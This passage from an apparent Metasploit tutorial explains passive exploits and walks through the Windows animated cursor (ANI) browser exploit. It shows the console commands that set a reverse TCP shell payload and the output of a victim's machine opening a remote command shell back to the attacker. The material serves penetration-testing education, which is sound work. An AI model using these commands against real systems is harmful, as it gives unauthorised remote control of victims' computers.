- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.5:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.100:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 192.168.1.100:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.100:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```